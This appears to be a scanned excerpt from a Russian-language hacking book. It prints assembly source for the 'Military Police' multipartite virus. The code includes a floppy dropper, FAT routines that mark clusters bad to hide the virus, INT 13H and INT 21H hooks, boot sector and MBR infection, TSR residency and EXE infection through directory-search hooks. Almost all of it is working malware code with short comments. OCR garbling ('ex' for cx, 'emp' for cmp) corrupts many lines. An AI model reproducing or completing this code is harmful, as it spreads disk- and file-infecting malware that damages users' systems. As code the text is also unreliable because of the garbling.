.model tiny    ;меняем на «малую» для тех версий MASM,
.code         ;которые не понимают «tiny»
ORG 100H
```

Эта функция действует как загрузчик вируса. Она инфицирует диск в A:

START:

```
mov BYTE PTR ds:[CURR_DISK],0 ;инфицируем диск #0 (a:)
mov dl,0    устанавливаем dl для CHECK_DISK
call CHECK_DISK    ;дискета уже инфицирована?
jz EXIT_BAD    ;Да. выход
call INIT_FAT_MANAGER    инициализация подпрограммы
                        управления FAT
call INFECT_FLOPPY    ;нет, заражаем дискету
```

EXIT_NOW:

```
mov ah,9    ;говорим инфекции ОК
mov dx,OFFSETOK_MSG
int 21H
mov ax,4C00H    ;выход в DOS
int 21H
```

EXIT_BAD:

```
mov ah,9    ;говорит о возникшей проблеме
mov dx,OFFSET ERR_MSG
int 21H
mov ax,4C01H    ;выход с кодом ошибки
int 21H
```

```
OK_MSG DB 'Infection complete!$' ; "инфекция завершена"
```

```
ERR_MSG DB 'Infection process could not be completed!$'
        ;"процесс инфицирования не завершен"
```

Область данных BIOS

ORG 413H

MEMSIZEDW640 ;размер установленной памяти (в килобайтах)

Код вируса начинается здесь:

VIR_SIZE EQU 2 ;размер вируса (в секторах)

ORG 7C00H - 512*VIR_SIZE - 512

BBS: ;метка начала вируса

INCLUDE INT13H.ASM ;включая подпрограмму обработчика
;int 13h

INCLUDE INT21H.ASM подпрограмму обработчика int 21 h

INCLUDE EXEFILE.ASM

Эта подпрограмма проверяет статус флага мотора для диска в dl. Если мотор включен, она возвращает сброшенный флаг в ноль. В ином случае она возвращается с установленным z.

CHECK_MOTOR:

push bx

push dx

push es

xor bx.bx

mov es.bx ;es=0

mov bx,43FH ;статус мотора в 0:43FH

mov bl,es:[bx]

inc dl

and bl,dl ;мотор включен? ret c

;установленным флагом

pop es

pop dx

pop bx

ret

Проверяем возможную инфекцию диска. Если да, возврат с установленным z. Это предполагает только сохранение флагов, а не регистров.

CHECK_DISK:

```

    push  ax      ;   сохранить   все
    push  bx
    push  ex
    push  dx
    push  si
    push  di
    push  bp
    push  ds
    push  es

mov    ax,es
mov    ds,ax
mov    es,ax
mov    bx,OFFSETSCRATCHBUF ; буфер для загрузочного сектора
mov    dh,0             ; головка 0
mov    cx,1             ; трек 0, сектор 1
mov    ax,201H          ; ВЮ8-функция чтения
push  ax
int    40H              ; читаем дважды, чтобы
pop    ax               ; избежать проблем при
int    40H              ; перемене дискеты
jnc    CD1
xor    al,al            ; действуем, как при зараженной дискете
jmp    SHORT CD2 ;на случай ошибки
CD1:  call IS_VBS ;смотрим, восстановил ли все вирусный
CD2:  pop  es ;загрузочный сектор (установленный z)

```

```
pop  ds      ;кроме флага z
pop  bp
pop  di
pop  si
pop  dx
pop  ex
pop  bx
pop  ax
ret
```

Эта подпрограмма помещает вирус на дискету. Она не решает, была ли дискета уже заражена. Такое решение принимается на более высоком уровне. В записи [CURR_DISK] должен быть указан номер диска.

INCLUDE FATMAN.ASM

INFECT_FLOPPY:

```
push  ax
push  bx
push  ex
push  dx
push  si
push  di
push  bp
push  ds
push  es
mov   ax,es
mov   ds,ax
mov   es,ax
mov   bx,VIR_SIZE+1    количество требуемых секторов
call  FIND_FREE        ;найти свободное пространство на диске
jnc   INF1              ;выход, если нет пространства
```

IFX:

```

pop  es
pop  ds
pop  bp
pop  di
pop  si
pop  dx
pop  ex
pop  bx
pop  ax
ret

```

INF1:

```

push  ex
mov  dx,cx ;dx=кластер для начала создания требуемых
mov  cx,VIR_ SIZE+1 ;секторов
call  MARKCLUSTERS ;метим эти секторы как "плохие"
call  UPDATE_FAT_SECTOR ;пишем на диск
mov  ax,0201H
mov  bx,OFFSET SCRATCHBUF
mov  cx,1
mov  dh,ch
mov  dl,[CURR_DISK]
int  40h ;читаем оригинальный загрузочный сектор

mov  si,OFFSET SCRATCHBUF + 3 ;BS_DATA в текущем секторе
mov  di,OFFSETBOOT_START + 3
mov  cx,59 ;копируем дисковое инфо загрузочного
rep  movsb ;сектора в новый загрузочный сектор
mov  di,OFFSET END_BS_CODE
mov  si,di

```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
sub    si,(OFFSET BOOT_START - OFFSET SCRATCHBUF)
mov    cx,7E00H    ;чтобы загрузка работала правильно
sub    cx,di
rep    movsb    ;дискеты тоже

pop    ex
call   CLUST_TO_ABSOLUTE    устанавливаем cx, dx на трек, сек. и гол.
xor    dl,dl
mov    ds:[VIRCX],cx
mov    ds:[VIRDX],dx
mov    dl,ds:[CURR_DISK]
mov    bx,OFFSETBBS
mov    si,VIR_SIZE+1    ;читаем/записываем секторы VIR_SIZE+1
INF2:
push   si
mov    ax,0301H    ;читаем/записываем 1 сектор
int    40h    •    ;вызов BIOS, чтобы записать его
pop    si
jc     IFEX    ;выход, если неудача
add    bx,512    ;инкрементируем буфер чтения
inc    cl    ;готовимся создать следующий сектор
cmp    cl,BYTE PTR [SECS_PER_TRACK]    последний сектор трека?
jbe    INF3    ;нет, продолжаем
mov    cl,1    ;да, установить сектор=1
inc    dh    ;пробуем следующий сайд
cmp    dh,2    ;последняя?
jb     INF3    ;нет, продолжаем
xor    dh,dh    ;да, устанавливаем side=0
inc    ch    ;инкрементируем счет треков
INF3:
dec    si
```

```
jnz INF2
mov ax,0301H
mov bx, OFFSET BOOT_START
mov cx,1
mov dh,ch
mov dl,[CURR_DISK]
int 40h записываем вирусный ЗС в загрузочный сектор
IFEX:
jmp IFX
```

Инфицирование жесткого диска

Это вовлекает следующие шаги:

- а) читаем нынешний загрузочный сектор,
- б) копируем его в трек 0, головку 0, сектор 7,
- в) копируем инфо параметров диска в вирусный ЗС в памяти,
- г) копируем вирусный ЗС в трек 0, головку 0, сектор 1 и
- д) копируем подпрограммы BBS в трек 0, головку 0, секторы

2 и 5.

При вызове этой подпрограммы MBS (главный загрузочный сектор) уже находится в памяти в SCRATCHBUF!

INFECT_HARD:

```
mov bx,OFFSET BBS ;запись на диск C:
mov dx,80H ;головка 0
mov ds:[VIRDX],dx ."сохраняем, вирус идет в
mov cx,0002H ;трек 0, сектор 2
mov ds:[VIRCX],cx
mov ax,0300H + VIR_SIZE + 1 ;BIOS пишет на диск
int 13h ;вирус + оригинальная MBS
mov si,OFFSET SCRATCHBUF + 1BEH установка таблицы разделов
mov di,OFFSET PART
```

```
mov    cx,40H
rep     movsb
mov     WORD PTR ds:[BS_SECS_PER_TRACK],64 ;делаем достаточно
        ;большим для работы
mov     bx,OFFSET BOOT_START
mov     dx,80H        ;головка 0, диск C:
mov     cx,1           ;трек 0, сектор 1
mov     ax,301H        ;пишем 1 сектор
int     13H
ret
```

Эта подпрограмма решает, существует ли жесткий диск C: и возвращает z сброшенным, если да, или установленным — если нет.

```
        IS_HARD_THERE:
push    ds
xor     ax,ax
mov     ds:ax
mov     bx,475H        ;получаем счет жестких дисков из bios
mov     al,[bx]        ;помещаем его в al
pop     ds
or     al,al           ;возврат г установленным/неустановленным
ret
```

Определяем, является ли ЗС в SCRATCHBUF вирусным ЗС. Если да, устанавливаем z, если нет то — сбрасываем z. Проверяем первые 30 байтов кода, начиная в BOOT, и смотрим, одинаковые ли они. Если да, то это вирусный ЗС. Считаем, что при вызове этой подпрограммы es и ds установлены в данном сегменте правильно.

IS_VBS:

```
push    si             сохраняем их
push    di
eld
```

```

mov  di,OFFSET BOOT  устанавливаем для сравнения
mov  si,OFFSET SCRATCHBUF + (OFFSET BOOT - OFFSET BOOT.START)
mov  cx, 15
repz  empsw          сравниваем 30 байтов
pop   di             восстанавливаем их
pop   si
ret                ;возврат с установкой z

```

Набросок буфера для чтения/записи диска:

```

ORG    7C00H-512
SCRATCHBUF    'буфер для чтения/записи диска
INCLUDE BOOT.ASM    ;включая код загрузочного сектора

END    START

```

Модуль **FATMAN**

Файл FATMAN.ASM используется вирусом для получения доступа и манипуляций FATable на дискетах. Он не может ассемблироваться отдельно. Его нужно использовать как включенный файл вместе с другими ASM-файлами.

Подпрограмма для манипуляций 12-битной FAT требует только односекторный буфер для FAT, какой бы большой ни была Таблица размещения файлов.

Следующая область данных должна сохранять указанный порядок. Это образ данных, сохраненных в загрузочном секторе.

```

MAX_CLUST DW    ?    максимальное количество кластеров
SECS_PER_CLUST DB ?    количество секторов на кластер
RESERVEDSECS DW ? ;резервируем секторы в начале диска
FATS      DB    ?    ;копируем FAT на диск
DIR_ENTRIES DW ? ;число записей в корневой директории
SECTORS_ON_DISK DW? ;полное число секторов на диске
FORMATJD  DB    ?    ;id дискового формата

```

SECS_PER_FAT DW? количество секторов на FAT
SECS_PER_TRACK DW? количество секторов на трек (одна головка)
HEADS DW ? количество головок на диск

Следующие данные находятся не в ЗС. Они инициализируются

;INIT_FAT_MANAGER

CURR_FAT_SEC DB ? ;текущий сектор FAT в памяти 0=не здесь

Следующая строка настраивается перед вызовом INIT_FAT_MANAGER и может быть использована ее подпрограммами.

CURR_DISK DB ? ;текущий диск

Эта подпрограмма передает желаемое количество последовательных свободных секторов в Bx и пытается найти их на диске. Если удастся, она возвращает число строк FAT в cx и сбрасывает флаг c. Если нужное количество свободных секторов не доступно, она возвращается с установленным флагом c.

FIND_FREE:

mov al,[SECS_PER_CLUST]

xor ah,ah

xchg ax.bx

xor dx.dx

div bx ;ax=требуемые кластеры, можно инкрементировать

or dx.dx

jz FF1

inc ax ;подстраиваем старое число секторов

FF1:

mov bx.ax ;требуемые кластеры в Bx

xor dx.dx ;счетчик последовательных свободных секторов


```

mov  [CURR_FAT_SEC],dl    инициализируем подсистему
mov  cx,2                ;индекс кластеров, старт в 2
FFL1:
push  bx
push  ex
push  dx
call  GET_FAT_ENTRY ;вносим значение записи FAT ex в ax
pop   dx
pop   ex
pop   bx
or    ax, ax             ;запись нулевая?
jnz   FFL2               ;нет, сброс счетчика секторов
add  di,[SECS_PER_CLUST] ;иначе инкрементируем счетчик секторов
adc  dh,0
jmp   SHORT FFL3
FFL2: xor  dx,dx ;сброс счетчика секторов до нуля
FFL3: emp  dx.bx ;теперь достаточно секторов?
jnc   FFL4 ;да, закончить действие
inc  ex ;иначе, проверить другой кластер
emp  cx,[MAX_CLUST] позволенный максимум не превышен?
jnz   FFL1 ;не, проверить другой
FFL4:
emp  dx.bx ;достаточно секторов?
jc    FFEX ;нет, выйти с установленным флагом c
FFL5:
mov  al,[SECS_PER_CLUST] ;да, подстраииваем cx на точку старта
xor  ah, ah
sub  dx,ax
dec  ex
or   dx,dx
jnz  FFL5

```

```
inc cx ;cx указывает на 1-й свободный кластер в блоке
clc ;очистить флаг переноса, чтобы указать на успех
FFEX: ret
```

Эта подпрограмма метит секторы в cx как «плохие», начиная с кластера, указанного в dx. Выполняется только тогда, когда сектор FAT находится в памяти. Метки ставятся только в памяти. FAT нужно записать на диск, используя UPDATE_FAT_SECTOR. Это сделает процесс пометок более эффективным.

MARK_CLUSTERS:

```
push dx
mov al,[SECS_PER_CLUST]
xor ah,ah
xchg ax,cx
xor dx,dx

div cx ;ax=требуемые кластеры, можно инкрементировать
or dx,dx
jz MC1
inc ax ;подстраиваем старое число секторов
MC1:
mov cx,ax ;требуемые кластеры в bx
pop dx
MC2:
push ex
push dx
call MARK_CLUST_BAD ;отмечаем требуемые FAT-кластеры,
;как «плохие»
pop dx
pop ex
inc dx
loop MC2
ret
```

Эта подпрограмма отмечает один кластер, указанный в dx как «плохой». Действие выполняется только в памяти. Предполагается, что нужный сектор загружен в память. Работа будет сделана неверно, если мы отметим кластер, который пересекает границу сектора в FAT.

MARK_CLUST_BAD:

```

push dx
mov cx,dx
call GET_FAT_OFFSET ;помещаем офсет FAT в bx
mov ax,bx
mov si,OFFSET SCRATCHBUF указываем на буфер диска
and bx,1FFH ;получаем офсет в текущем загруженном секторе
pop ex ;получаем число секторов FAT
mov al,cl ;смотрим, четное или нечетное
shr al,1 ;ставим нижний бит во флаг c
mov ax,[bx+si] ;получаем запись FAT перед ветвлением
jc MCBO ;нечетное — передать управление этому случаю
MCBE:
and ax,0FOOOH ;для четных записей — модифицировать
; младше 12 битов
or ax,0FF7H
MCBF
cmp bx,511 ;если офсет = 511, мы пересекли границу секторов
jz MCBEX ;передать управление этому случаю
mov [bx+si],ax
MCBEX:
ret
MCBO:
and ax,0000FH ;для нечетных — модифицировать старшие 12 битов
or ax,0FF70H
jmp SHORT MCBF

```

Эта подпрограмма получает значение количества записей FAT в cx и возвращает его в ax.

GET_FAT_ENTRY:

push ex

call GET_FAT_OFFSET ;получаем офсет FAT в bx

mov ax,bx

mov cl,9 определяем, какой сектор FAT нужен

shr ax,cl

inc ax ;номер сектора теперь в al {1=первый)

cmp al,CURR_FAT_SEC ;это текущий загруженный сектор FAT?

jz FATLD ;да, **получить** значение

push bx ;нет, загрузить новый сектор

call GET_FAT_SECTOR

pop bx

FATLD:

mov si,OFFSET SCRATCHBUF указываем на буфер диска

and bx,1FFH ;получаем офсет в текущем загруженном секторе

pop cx ;получаем количество секторов FAT

mov al,cl ;смотрим, четное или нечетное

shr al,1 ;помещаем младший **бит во флаг** e

mov ax,[bx+si] ;получаем запись FAT перед ветвлением

jnc GFEE ;нечетное, передаем управление этому случаю

GFEO:

mov cl,4 ;для нечетных записей — сдвиг вправо на 4 бита

shr ax,cl ;и перемещение вниз

GFEE:

and ax,0FFFH ;для четных записей — AND нижние 12 битов

cmp bx,511 ;если офсет=511, **мы** пересекли **границу** сектора

jnz GFSBR ;если нет, выход,

mov **ax,0FFFH** ;иначе притвориться, словно она занята

GFSBR: ret

Эта подпрограмма читает требуемое число секторов FAT в al. Первый = 1, второй=2 и т. д. Она изменяет переменную CURR_FAT_SEC, как только сектор загружается успешно.

GET_FAT_SECTOR:

```
inc ax ;инкрементируем al, чтобы получить номер сектора
mov cl,al ;натрекеО
GFSR:
mov ch,0
mov dl,[CURR_DISK]
mov dh,0
mov bx,OFFSET SCRATCHBUF
mov ax,0201H ;читаем сектор FAT в буфере
int 40h
jc GFSR ;повтор, если ошибка
dec ex
mov [CURR_FAT_SEC],cl
ret
```

Эта подпрограмма получает байт офсета записи FAT в cx и помещает его в bx. Она работает только для 12-битной FAT.

GET_FAT_OFFSET:

```
mov ax,3 ;умножаем на 3
mul cx
shr ax,1 ;делим на 2
mov bx,ax
ret
```

Эта подпрограмма конвертирует количество кластеров в абсолютное число тр./гол./сек. Количество кластеров передается в cx, а тр./гол./сек. возвращается в cx и dx в стилевом формате int 13h.

CLUST_TO_ABSOLUTE:

```
dec  ex
dec  ex      ;      кластеры-2
mov  al,[SECS_PER_CLUST]
xor  ah, ah
mul  ex      ;ax=(кластеры-2)*(секторы на кластер)
push ax
mov  ax,[DIR_ENTRIES]
xor  dx,dx
mov  cx, 16
div  ex
pop  ex
add  ax,cx ;ax=(дир. записи)/16+(кластеры-2)*(секторы на кластер)
push ax
mov  al,[FATS]
xor  ah,ah
mov  cx,[SECS_PER_FAT]
mul  ex      ;ax=количество FAT*секторы на FAT
pop  ex
add  ax,cx
add  ax,[RESERVED_SECS] ;ax=абсолютный номер сектора (0=3C)
mov  bx,ax
mov  cx,[SECS_PER_TRACK]
mov  ax,[HEADS]
mul  ex
mov  ex,ax
xor  dx,dx
mov  ax,bx
div  ex ;ax=(абс. #сект.)/(головки*секторы на трек)=треки
      push  ax
      mov  ax,dx      ;остаток в ax
```

```

mov  cx,[SECS_PER_TRACK]
xor   dx,dx
div   ex

mov  dh.al           ;dh=НОМер головки
mov  cl.dl
inc  cx             ;c1=номер сектора
pop  ax
mov  ch,al          ;сп=номер трека
ret

```

Эта подпрограмма переписывает сектор FAT, существующий в памяти диска. Она записывает оба FAT, используя int 13.

UPDATE_FAT_SECTOR:

```

mov  cx,[RESERVED_SECS]
add  d,[CURR_FAT_SEC]
xor  dh,dh
mov  dl,[CURR_DISK]
mov  bx,OFFSET SCRATCH-BUF
mov  ax,0301H
int  40h           модификация первого FAT
add  cx,[SECS_PER_FAT]
emp  cx, [SECS_PER_TRACK]; НухеН, чтобы перейти к головке 1?
jbe  UFS1
sub  cx,[SECS_PER_TRACK]
inc  dh

UFS1:
mov  ax, 0301H
int  40H           модификация второго FAT
ret

```

Эта подпрограмма инициализирует переменные диска, необходимые для использования процедур управления FAT.

INIT_FAT_MANAGER:

```
push ax
push bx
push ex
push dx
push si
push di
push ds
push es
mov ax,es
mov ds,ax
mov es,ax
mov cx,15
mov si,OFFSET SCRATCHBUF+13
mov di,OFFSET SECS_PER_CLUST
rep movsb ;перемещаем данные из 3C
mov [CURR_FAT_SEC],0;инициализируем это
mov ax,[SECTORS_ON_DISK] ;всего секторов на диске
mov bx,[DIR_ENTRIES]
mov cl,4
shr bx,cl
sub ax,bx ;вычитаем размер корневой директории
mov bx,[SECS_PER_FAT]
shl bx,1
sub ax,bx ; вычитаем размер двух FAT
dec ax ;вычитаем загрузочный сектор
xor dx,dx
mov bl,tSECS_PER_CLUST] ;делим назначение
;секторов на кластер
xor bh,bh
div bx
```



```
inc ax добавляем 1, чтобы ax=макс
                                ;количество кластеров
mov [MAX_CLUST],ax
pop es
pop ds
pop di
pop si
pop dx
pop cx
pop bx
pop ax
ret
```

Модуль **MPJNT** 13H.ASM

Обработчик прерывания 13H.

OLD_13H DD ? ;старый вектор прерывания 13H переходит сюда

INTJ3H:

call INT_21H_HOOKER ;перехват прерывания 21H, если мы хотим

sti

emp ah,2 ;получить прерывание на чтение

jz READ_FU NCTION

emp ax,75A9H ;проверка для инсталляции вируса в RAM

jnz I13R ;нет проверки, переход к оригинальному обработчику

clc ;иначе, возврат с очищенным флагом переноса

retf 2

I13R: jmp DWORD PTR cs:[OLD_13H]

Эта часть кода управляет всеми попытками доступа к дисковой BIOS-функции 2. Если производится попытка читать загрузочный сектор на дискете и мотор выключен, эта подпрограмма проверяет, заражена ли дискета, и если нет, то инфицирует ее.

READ_FU NCTION: ;обработчик функции чтения диска

```
cmp dh,0      ;головка 0?
jnz I13R      ;нет, пусть BIOS управляет сама
cmp cx, 1     ;трек 0, сектор 1 ?
jnz I13R      ;нет, пусть BIOS управляет сама
cmp dl,80H    ;нет, это жесткий диск c:?
jz I13R       ;да, пусть BIOS управляет сама
movcs:[CURR_DISK],dl ;сохранить номер текущего доступного
                     ;диска
call CHECK_DISK ;дискета уже заражена?
jz I13R       ;да, передать контроль к BIOS
call INIT_FAT_MANAGER инициализируем управляющие
                     подпрограммы FAT
call INFECTFLOPPY ;нет, инфицировать дискету
jmp I13R
```

Следующая подпрограмма перехватывает прерывание 21H, когда устанавливается DOS. Перехватчик int 21h находится в модуле INT21H.ASM. Эта подпрограмма перехватывает прерывание, когда она видит, что сегмент для вектора int 21h больше, чем 70H.

```
DELAYCNT EQU 30 ;время до перехвата (в секундах)
INT_21H_HOOKER:
cmp cs:[HOOK21],1 ;уже перехвачено?
je I21HR ;да, не перехватывать дважды
push es
push ds
push si
push di
push dx
push ax
push cs
pop es
```

```

хог ax,ax
mov ds,ax
mov si,46CH
mov ax,WORD PTR [si]
mov dx,WORD PTR [si+2]
sub dx,WORD PTR cs:[LOAD_TIME+2]
sbb ax,WORD PTR cs:[LOAD_TIME]
cmp ax,18*DELAYCNT ;90 секунд после загрузки?
jl 121H ;еще нет, просто выход
mov si,84H ;иначе приступить к перехвату
mov ax,[si+2] ;получить сегмент вектора int 21h
mov di,OFFSETOLD_21H
movsw ;установить OLD_21 H
movsw
mov [si-4],OFFSETINT_21H ;установить новый вектор int 21h
mov [si-2],cs
mov cs:[HOOK21],1
121H:
pop ax
pop dx
pop di
pop si
pop ds
pop es
121HR: ret

HOOK21 DB 0 ;флаг, чтобы видеть, является ли 21H уже
;перехваченным (1-да)

```

Модуль MP_BOOT.ASM

Это замена (вирусная) загрузочного сектора
 ORG 7C00H ;Начальная локация для загрузочного сектора
 BOOT START:

```
jmp SHORT BOOT ;прыжок через область данных
db 090H ;дополнительный байт для ближнего прыжка
```

BOOT_DATA:

```
BSJD DB ' ' ;id для загрузочного сектора
BS_BYTES_PER_SEC DW ? ;байтов на сектор
BS_SECS_PER_CLUST DB ? ;секторов на кластер
BS_RESERVED_SECS DW ? ;резервные секторы в начале диска
BS_FATS DB ? ;копии FAT на диске
BS_DIR_ENTRIES DW ? ;число записей в корневой директории
BS_SECTORS_ON_DISK DW ? ;полное число секторов на диске
BS_FORMAT_ID DB ? ;id формата диска
BS_SECS_PER_FAT DW ? ;число секторов на FAT
BS_SECS_PER_TRACK DW ? ;число секторов на трек (одна головка)
BSJHEADS DW ? ;число головок на диск
BS_DBT DB 34dup(?)
```

;The following are for the virus" use

```
VIRCX dw 0 ;сх и dx для тр./сек./гол./диск локации
VIRDX dw 0 ;вируса
```

Код загрузочного сектора начинается здесь:

BOOT:

```
cli ;прерывания отключены
hlt
xor ax,ax
mov ss,ax
mov ds,ax
mov es,ax ;устанавливаем сегментные регистры
mov sp,OFFSET BOOT_START ;и указатель стека
sti
```

```

mov  cl,6 ;готовимся к конвертированию кб в сегменты
mov  ax,[MEMSIZE] ;получаем размер доступной памяти
shl  ax,cl  конвертируем килобайты в сегменты
sub  ax,"UEOH" ;отнимаем столько, чтобы этот код имел
mov  es,ax  правильный офсет для становления
sub  [MEMSIZE],(VIR_SIZE+3)/2 ;резидентом памяти в
    верхней ram

```

GO_RELOC:

```

mov si,OFFSET BOOTSTART устанавливаем ds:si и es:di, чтобы
mov  di,si ;перенести этот код в верхнюю
mov  cx,256 ;память и
rep  movsw ;передвинуть этот сектор
push es
mov  ax,OFFSET RELOC
push ax ;вталкиваем в стек новый дальний @RELOC
retf ;и переходим туда с помощью retf
RELOC: ;теперь мы в верхней памяти
push es ;поэтому инсталлируем вирус
pop  ds
mov  bx,OFFSET BBS устанавливаем буфер для чтения вируса
mov  cx,[VIRCX]
mov  dx,[VIRDX]
mov  si,VIR_SIZE+1 ;читаем секторы VIR_SIZE+1
LOAD1:
push si
mov  ax,0201 H ;читаем секторы VIR_SIZE+1
int  13h ;вызываем BIOS, чтобы прочитав его
pop  si
jc  LOAD1 .повтор попытки на случай неудачи
add  bx,512 ;инкрементируем буфер чтения
inc  cl ;готовимся сделать следующий сектор

```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
cmp  cl, BYTE PTR [BS_SECS_PER_TRACK]  последний сектор на треке?
jbe  LOAD2          ;нет, продолжаем
mov  cl, 1          ;да, установить сектор=1
inc  dh            ;пробуем следующий блок
cmp  dh, BYTE PTR [BS_HEADS]  последний?
jb   LOAD2          ;нет, продолжаем
xor  dh, dh         ;да, установить side=0
inc  ch            ;инкрементировать счет треков
LOAD2: dec  si
      jnz  LOAD1
```

MOVE_OLD_BS:

```
xor  ax, ax        ;переносим старый загрузочный сектор в
mov  es, ax        ;нижнюю память
mov  si, OFFSET SCRATCHBUF ;в 0000:7C00
mov  di, OFFSET BOOT_START
mov  cx, 256
rep  movsw
SETSEGMENTS:      ;изменить сегмент
cli
mov  ax, es
mov  ss, ax
mov  sp, OFFSET BBS  установить стек для вируса
sti
push cs            ;и также регистр es
pop  es
```

INSTALLJNT13H: ;перехватить дисковое BIOS-прерывание

```
xor  ax, ax
mov  ds, ax
mov  si, 13H*4 ;сохранить старый вектор int 13h
```

```
mov di,OFFSETOLD_13H
movsw
movsw
mov ds:[si-4],OFFSET INT_13H ;теперь использовать его отсюда
mov ds:[si-2],es
```

```
mov si,46CH      сохраняем LOAD_TIME
mov di,OFFSET LOAD_TIME
movsw
movsw
```

CHECK_DRIVE:

```
push cs    устанавливаем ds, чтобы указывал сюда
pop ds

mov [HOOK21],0    ;обнуляем эти переменные
mov [FILE_FND],0
mov [LOWMEM],0
mov dx,[VIRDX]

cmp dl,80H      ;если загрузка с жесткого диска,
jz  DONE      ;ничего, кроме требуемого для загрузки
FLOPPYDISK:    ;если загрузка с дискеты, смотрим,
call IS_HARD_THERE    существует ли жесткий диск
jz  DONE      ;жесткого диска нет, загрузка выполнена
mov ax,201H
mov bx,OFFSETSCRATCHBUF
mov ex, 1
mov dx,80H

pushf
call DWORD PTR [OLD_13H]
call IS_VBS      ;смотрим, заражен ли C:?
```

```
jz     DONE           ;да, загрузка выполнена  
call   INFECT_HARD    ;иначе, инфицировать жесткий диск C:
```

DONE:

```
xor     ax,ax    выполнить старый загрузочный сектор  
push    ax              ;B 0000:7C00  
mov     ax,OFFSET BOOT_START  
push    ax  
retf
```

END_BS_CODE:

ORG 7DBEH

PART: DB 40H dup (?) ;таблица разделов переходит сюда

ORG 7DFEH

DB 55H.0AAH ;id загрузочного сектора переходит сюда

ENDCODE: ;метка для конца загрузочного сектора

Модуль MPJNT21H.ASM

INT21H.ASM — это модуль, работающий с вирусом *MP*.

Перехватчик прерывания 21H для вируса *Military Police*:

```
LOWMEM DB  0    ;флаг уже указывает на нижнюю память  
EXE_HDR DB  1CH dup (?) ;буфер для заголовка EXE-файла  
FNAME  DB  12 dup (0)  
FSIZE  DW  0,0  
LOAD_TIME DD ?    ;время старта для вируса
```

Следующие 10 байтов должны оставаться вместе, так как они являются образом 10 байтов из заголовка EXE-файла:

```
HOSTS DW  0.STACKSIZE ;сегменты стека и кода жертвы
```


FILLER DW ? ;они динамично устанавливаются вирусом

HOSTC DD 0 ;но закодированы в 1 -м поколении

OLD_21 H DD ? ;старый вектор int 21 h

INT.21H:

cmp ax,4C00H стандартно прерываемая DOS-программа?

jne I21_1 ;нет, опробуем следующую функцию

cmp cs:[LOWMEM],0 ;уже в нижней памяти?

je GO_LOW ;нет, перейти в нижнюю память

I21_1:

cmp ah, 11H iDOS-функция Search First (найти первый)

jne I21_2 ;нет, пытаемся найти следующий

jmp SRCH_HOOK_START ;да, выполняем перехват

I21_2:

cmp ah, 12H ;Search next (найти следующий)?

jne I21_3 ;нет, продолжаем

jmp SRCHHOOK ;да, выполняем перехват

I21_3:

I21R: jmp DWORD PTRcs:[OLD_21H] ;прыгаем к старому
обработчику

Эта подпрограмма перемещает вирус в нижнюю память, превращая функцию 4C00H int 21h в функцию 3100H (вызов TSR) int 21h. Вирус переходит в память, отданную программой.

GO_LOW:

mov cs:[LOWMEM],1 устанавливаем флаг, указывая на выполнение

mov ah,62H ;получаем PSP процесса

int ;требуем приостановки

add bx,10H ;подстраиваем PSP

sub bx,7C0H-32*(VIR_SIZE+1) ;подстраиваем начальный офсет
; вируса

mov es:bx ;помещаем его сюда

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
push cs
pop ds ;ds=cs
mov si,OFFSET BBS ;передвигаем вирус в PSP
mov di,si
mov cx,512*(VIR_SIZE+2)
rep movsb
xor ax, ax
mov ds.ax ;ds=0
mov bx,21H*4 ;проверяем вектор int 21h
cmp [bx],OFFSETINT_21H ;он здесь?
jne FIND21H ;нет, меняем локацию, чтобы
mov ax.cs ;лучше найти его
cmp [bx+2],ax
je SET21H ;иначе, меняем его в таблице векторов прерываний
FIND21H:
push es
mov es,[bx+2] ;вектор не найден — ищем
pop ds ;ds=новый сегмент
mov di,0 ;он под другим перехватчиком .
mov cx,7FFEh
eld
F21L:
mov ax,OFFSET INT_21H ;ищем cs:OFFSET INT_21H
repnz scasw ;в этом сегменте
jnz ABORT_GO_LOW ;не найден, не становимся резидентом
mov ax.es ;OK, нашли OFFSET INT_21H
add di,2 проверяем правильный cs
dec ex
cmp es:[di],ax ;он здесь?
jne F21L ;нет, продолжаем искать
mov ax.ds ;да, нашли
```

ГЛАВА 7. Многоцелевые вирусы

```
mov es:[di],ax ;меняем его на новый cs
SET21H: mov [bx+2],es ;меняем вектор int 21 h
```

SET13H:

```
mov ah,13H ;передвигаем вектор прерывания 13H
push es ;в новый сегмент
pop ds ;ds=es
mov dx,OFFSET INT_13H ;используя этот тайный вызов!
mov bx,dx
int 2FH
xor ax,ax ;подстраиваем размер памяти из BIOS
mov ds,ax ;назад к нормальному
add WORD PTR [MEMSIZE],(VIR_SIZE+3)/2
SETUP_MCB: ;теперь подстраиваем Z-блок
mov ah,52H ;получаем список списков @ в es:bx
int 21H
mov dx,es:[bx-2] ;получаем сегмент первого MCB в ax
xor bx,bx ;теперь находим Z-блок
mov es,dx устанавливаем es=сегмент MCB
```

FINDZ:

```
cmp BYTE PTR es:[bx], 'Z'
je FOUNDZ ;получаем его
mov dx,es ;нет, переходим к следующему в цепи
inc dx
add dx,es:[bx+3]
mov es,dx
jmp FINDZ
FOUNDZ:
add WORD PTR es:[bx+3],64*((VIR_SIZE+3)/2) подстраиваем
;размер
```

```
mov ax,3Ю0H
```

```
mov dx,10H + 32*(VIR_SIZE+2);памяти (достаточно для вируса)
```

GLX:

```
jmp DWORD PTR cs:[OLD_21 H] ;пусть теперь DOS делает TSR
ABORT_GO_LOW:
mov ax,4C00H ;выполняем нормальную DOS-приостановку
jmp GLX
```

Далее показаны перехват поиска файлов и подпрограмма инфицирования EXE-файлов. Эта часть кода перехватывает основанные на FCB DOS-функции Search First (11H) и Search Next (12H).

```
FILE_FND DB 0 ;файл находит флаг 1 = поиск нашел
;что-то
SRCH_HOOK_START:
mov cs:[FILE_FND],0
SRCH_HOOK:
pushf ;вызов оригинального обработчика int 21 h
call DWORD PTR cs:[OLD_21H]
or al,al ;выполнение успешно?
jnz SDONE ;нет, выйти и провести инфицирование
pushf
cmp cs:[FILE_FND],1 ;файл уже получен?
je ESF ;да, не продолжать больше поиск
push ax ;сохранить регистры
push bx
push ex
push dx
push di
push si
push es
push ds

mov ah,2FH ;получить адрес в in es:bx
int 21H
```

```

cmp  BYTEPTRes:[bx],OFFH
jne  SH1          расширенный FCB?
add  bx,7         ;да, подстроить индекс
SH1:
cmp  WORDPTRes:[bx+9],'XE'
jne  EXIT_SRCH    проверить наличие EXE-файла
cmp  BYTE PTR es:[bx+11],'E'
jne  EXITSRCH     ;если не EXE, вернуть контроль вызывающей
                    подпрограмме
call  FILE_OK     ;годен для инфицирования?
jz   EXITSRCH     ;нет, выйти к вызывающей подпрограмме
